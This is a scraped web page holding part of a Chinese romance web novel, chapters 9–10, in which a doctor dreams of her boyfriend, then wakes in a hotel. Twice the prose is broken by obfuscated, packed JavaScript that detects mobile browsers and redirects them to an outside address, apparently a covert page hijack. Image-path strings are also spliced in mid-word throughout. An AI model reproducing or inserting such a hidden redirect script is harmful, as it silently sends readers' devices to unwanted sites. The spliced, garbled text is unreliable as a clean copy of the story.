RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17026390|194430||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
身看向玄关处。
剑眉星目,挺鼻薄唇。
是付绪然。
也是她的…男朋友。付绪然的眼睛里,此刻盛满清浅笑意,眼底的温柔欣喜冲淡了眉宇间的桀骜,也消融了他身上的那股疏离感。
溶溶晨光落到他身上泛起一层朦胧的光晕,晃得看客不知该把视线往哪放。
“先这样,其他的等我通知。”付绪然快速结束通话,提步朝林颂宜走来。
这人行动间步态闲适身姿挺拔,丝毫不为自己的装束而感到不自在,短短几步路,被他走得如同超模秀场巡台。
日头高升,阳光洒进屋内,光线变得愈加明亮,林颂宜的视线,不自觉被他发尾残留的那抹水光吸引。
伴着付绪然的动作,发尾的水珠颤悠悠晃动几下,顺势落到他肩上,又一路滚动向下直至泅入他系在腰间的那片雪白。
随着付绪然的靠近,那抹弥漫在鼻尖的香气变得愈发浓郁。
是林颂宜常用的那款香薰沐浴的气味。
面前落下一道暗影,林颂宜的手腕被人轻轻握住。
她这会儿的感觉有些割裂,现实里客套生疏的人,此刻却成了自己梦境的男主角。好在有过上一次梦境的经验,林颂宜已经能够稳住心态,不至于违背设定让梦境发生重置。
被付绪然掌心覆盖的那块皮肤,温度持续升高,触觉变得分外敏锐。
自小臂至臂膀似被细密的电流窜过,令她莫名生出点紧张的感觉。
付绪然俯身定定看着林颂宜,温热的手掌从手腕处缓慢摩挲向下,十分自然地牵起她的手,开口的声音里隐含着一丝委屈和失落:“还是不想理我吗?”
这是他们冷战的第三天。
也是林颂宜单方面晾着付绪然的第三天。
她倒不是有意如此,实在是医院工作太累,忙得她连睡觉都顾不上,更别想抽出精力与闹别扭的男朋友掰扯。
林颂宜本想着干脆等忙完再好好谈谈,这一耽搁就出现了她单方面冷战的局面。
见林颂宜没说话,付绪然也不开口催促,只微微垂下头,将林颂宜的手托举到唇畔,高挺的鼻尖在她手背轻轻蹭了蹭,微抬眼眸就这么看着她。
那目光过分专注,好似天地万物除了眼前人再无其他可入眼。
看他这做派,林颂宜莫名联想到犬科动物,它们示好的时候好像就是这样的。
面前这只委屈巴巴的蔫巴小狗,看得林颂宜软了心肠,她解释道:“不是故意不理你,本来想着等回家再和你解释,后来连着加班就没顾上,这次是我的错,我向你道歉,好不好?”
上一秒还蔫头耷脑的人,听了这话似囚犯得到特赦,脸上顷刻重焕神采。
男人那双晶亮的黑眸注视着林颂宜,善解人意道:“这不是你的错,在我这里,你永远不需要低头道歉。”付绪然将人揽进怀里,发出一声满足的喟叹。
情绪变化如此之快,就这好哄的模样,怕是路人看了都要直呼不值钱。
轻轻柔柔的一声闷哼,勾得林颂宜的耳际又烫了几分。
“你做得对,坚持自己的原则,这并不是过错。”
林颂宜的一侧耳朵贴靠着付绪然的胸膛,对方每说一个字,都能感受到胸腔传来的轻微震颤。
“但你这几天信息不回,电话不接,我心里难受,需要多抱一会才行。”这话他说得理直气壮,丝毫不觉得向女友示弱撒娇有什么问题,“不可以拒绝我。”说完,又将人抱紧了些。
9. 第9章
怀抱力度加深,躯体间的空隙被彻底压缩,林颂宜半边侧脸被动贴上男人胸膛。付绪然身上还残留着沐浴后的水汽,亲密相拥,潮气上涌,黏黏腻腻丝丝缕缕,绕不开挥不去,似要将两人缠得再紧一些,再密一些,最好连成一体,任凭风云际变二人自成一界,旖旎春光牵绊纠缠。
男色虽佳,但……
太紧了。
付绪然将人搂得太用力,时间一久,怀里的人呼吸开始紧促,尽管细腻平滑又紧实有弹性的胸肌,真的很适合当枕头,林颂宜还是坚定抬手。
试探着,轻轻推了一下。
没推动。
林颂宜:“……”
“喘不上气了。”她不得不闷闷出声。
耳边传来一声轻笑,声音里透着开怀,付绪然垂首,贴脸靠近:“怎么可爱成这样?”双臂力度消减,人依旧被他圈在怀里,“嗯?”
热烘烘的。
有些痒,但又说不清源头是哪里。
林颂宜本能生出退怯。
平举双臂,她将人推开一些,木着脸:“把衣服穿上,别着凉。”
付绪然:“?”
氛围破坏大王成就+1。
舒服了。
缠绵密闭的罩子被打破,空气恢复流通,林颂宜终于有机会好好欣赏室内装潢。
主体是极简的白色装修,客厅宽敞明亮,三面落地窗270度环绕,一眼望去,繁华喧嚣尽数匍匐脚下,天高云阔。
是个好天气。
“吃点东西再去休息。”换好一身家居服,付绪然重新回到客厅,从蒸箱内取出温着的餐食,一一摆到岛台上。
一桌子经典粤式茶点。
很合林颂宜的口味。
“好。”
梦里吃了又不胖,当然要尝尝。
饭前先洗手,梦里也不能忘记这个好习惯。
站在宽敞的悬浮式双人洗手台前,视线环视四周。
浴室刚被人用过,地面水渍被收拾很干净,脏衣篮里躺着一套灰白色的衣物,另有崭新的浴巾和女士家居服,很容易看出是她的尺寸,此时被挂在置物架上,大概是为了通风,新风系统依旧在运作,鼻尖能嗅到一些淡淡的熏香。
清淡悠长,是林颂宜喜欢的柑橘调果香。
同款不同色的两支电动牙刷,边上紧贴着两个同款漱口杯,整齐码放在架子上的护肤品中间,大摇大摆躺着一只电动剃须刀。
杂而不乱,很有生活气息。
洗手的时候,林颂宜有些感慨,还得是自己亲自做梦,才能梦到如此合心意的房子。
那今天的梦境任务又是什么呢?
暂时想不透,林颂宜决定顺其自然。
***
晶莹剔透的虾饺透着淡淡蔷薇粉,皮薄馅大,Q弹表皮韧劲十足,虾仁嫩滑笋丁爽脆,咸淡适宜,虾仁的腥气被剔除的很干净,余味鲜甜。温热的食物入口,汁水在口腔迸发,林颂宜满足地微眯了一下眼睛。
现实生活中,林颂宜曾在口腹之欲上有过极致压抑,导致后来就跟逆反了似的,她对食物也产生了极致的挑剔。
大部分时候,林颂宜能很好克制住这种本能,正常吃饭补充能量,只偶尔在情况允许的时候,她会放纵自己。
梦里这顿饭她吃的很开心,每一口都能吃出食材的新鲜,每一样食物都呈现出它们应有的味道。
干干净净,清清爽爽。
她吃得太专注,没有注意到,付绪然面前从始至终都只放了杯清水,中途几次举筷,也都只是为她夹菜。
“你不吃吗?”食物还有大半,见付绪然面前干干净净,林颂宜有些莫名。
“吃好了?”付绪然不答反问。
手放在胃部感受了一下,林颂宜点头:“好了。”
“那你去边上坐着休息,水果在冰箱,要吃什么挑出来我给你弄。”顺手收起桌上的餐盘,付绪然开始做善后工作。
半晌没听到动静,付绪然扭头,见林颂宜正撑着下巴往这边巴望。
她身上穿着一件米色圆领针织半袖,材质很柔软,贴合着清瘦的身形,身上没有多余的装饰,为了在医院方便做事,长发被她绾成低马尾,一夜的忙乱,这会儿发型已经不再干练整洁,有些许碎发从鬓侧散下来。
见她不说话,就这么看着自己,付绪然挑眉,故意问她:“怎么?帅到你了?”
林颂宜:“……”
“本来想尽点陪伴义务,看来是我想多了。”她作势要起身,却被付绪然快人一步按在原地。
额头被抵住,眼前是付绪然骤然放大的帅脸,林颂宜听到他叫自己:“林颂宜。”
“嗯?”
“想亲你。”
“?”
比付绪然更快的,是林颂宜捂嘴的手,亲吻落到她手背上,滚烫灼人。
开玩笑,刚吃过东西,亲什么亲?
“……”付绪然被她气笑,吸气平复了一下,用自己的额头轻轻磕了一下林颂宜,站直身体开始赶人,“去沙发坐着。”
“哦。”
***
整个人倚进宽大柔软的云朵沙发,林颂宜舒展四肢做了个深呼吸。
好舒服。
下一秒,手机不合时宜响起提示音。
【参考文献.zip】
【参考文献.zip】【临床影像.zip】
【近年比较有代表性的参考文献都在这。】
【临床影像部分,有时间可以多看看,细节会更直观。】
【有需要随时找我。】
看到信息内容,林颂宜解锁梦境提示,她最近刚申请到一台胰十二指肠联合切除,难得有这样观摩学习的机会,需要提前做些准备,所以向师兄请教了一些经验。
视线缓缓上移,林颂宜看到了备注。
【孟师兄】。
脑子里对此人毫无印象。大概是个剧情工具人。
今天的任务难不成是要学完这些东西?
连做梦都逃不开看文献。
毁灭吧。
她皱着眉迟迟不肯点开文件,没发现付绪然端着水果走过来。
“怎么了?”
“不想学习。”
“那就先不学了。”
付绪然从她手里抽走手机,扫了眼满屏压缩包的对话,直接暗灭屏幕将手机放到一旁。
“不急于一时,来,吃水果。”
见林颂宜摆手,他也不勉强,将果盘放到林颂宜能够得到的地方,伸手揽过她的肩膀,让她靠得更舒;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17026391|194430||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
服一些。
“放松一下?”
林颂宜不解:“什么?”
手里被塞进一个游戏手柄,幕布缓缓落下,是一款双人竞技游戏,很考验操作手速和思维变通,网友戏称其为【分手大爆炸】。
两人之前才玩到第三关。
“要开始吗?”付绪然问她。
拒绝学习,梦境没有崩塌,看来这个梦并不是强制要自己学习。
林颂宜选择躺平:“开始吧!”
只要不是强制学习,做什么都可以!
虽然现实她是个游戏废,但梦里可是个游戏小达人!
十分钟后。林颂宜想撤回那句【做什么都可以】。
付绪然通关五个关卡,在这一关终章朝着她招手的时候,林颂宜还在第二关徘徊。
游戏水平被人如此碾压,林颂宜不信自己操作能差成这样,一定是有人使诈!
“你是不是偷看通关攻略了?”她扭头看付绪然,眼里满是怀疑。
付绪然:“……?,我说没有,你信吗?”
顶着林颂宜“你看我信吗?”的眼神,付绪然高举双手做投降状:“我发誓,真没有。”
不说还好,他一发誓,林颂宜那该死的胜负欲又上来了。
“再来!”
重开一局,林颂宜投入全部心神,大脑飞速计算,手眼配合,摒弃一切外界声音。
“一一……”
“你不许说话!”
“……”
“砰”的一声!厂房爆炸,游戏重开。
林颂宜:“……”
不是,这游戏怎么还带同归于尽的结局呢?
她的表情过于茫然,惹得一旁憋笑半天的付绪然大笑出声,但很快,他就笑不出来了。
怒从心头起,恶向胆边生,林颂宜一个翻身,掐住了这个在自己梦境主场放肆的人。
“我要沙了你!”
“唔……”
倒也没有真下死手,她只是不想相信自己的游戏操作,竟然如此的废柴。
付绪然被她冲得仰倒在沙发上,嘴上讨饶:“对不起,我错了。”眼里却满是笑意。
眼角飞扬,他笑得开朗疏阔,好似画报立绘,亮眼又招摇。
他将挂在自己脖子上的两只手拢进掌心,和她解释:“我的错,没有提醒你,这游戏上周刚更新过,倒计时结束前,如果两人中没人通关,就默认一起闯关失败。”
刚才一时激动,林颂宜直接跨坐到他身上,此刻安静下来,大腿内侧能够清晰感受到对方腰腹的力量和热度,冲动一时爽,林颂宜这会儿是真有点骑虎难下了。
她有些不自在地想抽回手,往回扯了两次都没成功,刚熄灭的小火苗眼看又要复燃,一抬眼,对上了一双潋滟水眸。
沉默开始蔓延,彼此的呼吸声重到清晰可闻,林颂宜想起身撤退,却被人拦腰揽进怀里。
她退,他进。
来回拉扯,有心者胜出。
男人眼里那沉甸甸的情意,重的叫林颂宜不敢直视,蝴蝶颤巍巍垂下蝶羽,一点暗影落到鼻梁上,热源靠近,唇上触碰到一抹柔软。
在震颤的心跳声中,林颂宜清晰听到:“一一,闭眼。”
热流涌动。
天光大亮。
10. 第10章
身体里有热流汩汩涌出,脑子霎时间恢复清明,林颂宜被身上的异样惊醒,顾不上小腹处传来的坠痛,趿着拖鞋直直往浴室冲去。
洗完澡又重新换好衣物,林颂宜窝在沙发上只觉难受的厉害,勉强喝了点热水润喉,慢吞吞移到行李旁,找出提前备好的止痛药迅速吞下,倒回沙发缓了好一会儿,才觉得舒服些,客房保洁已经取走脏污的衣物和床品,不一会儿,又贴心地为林颂宜送来一个暖水袋,感受着下腹处的舒适,林颂宜感慨这家酒店贵有贵的道理。
单看服务就很贴心。
这一通折腾下来,她现在只觉浑身绵软无力,再无半点梦里的活力劲,而时间也已经过去四十分钟。
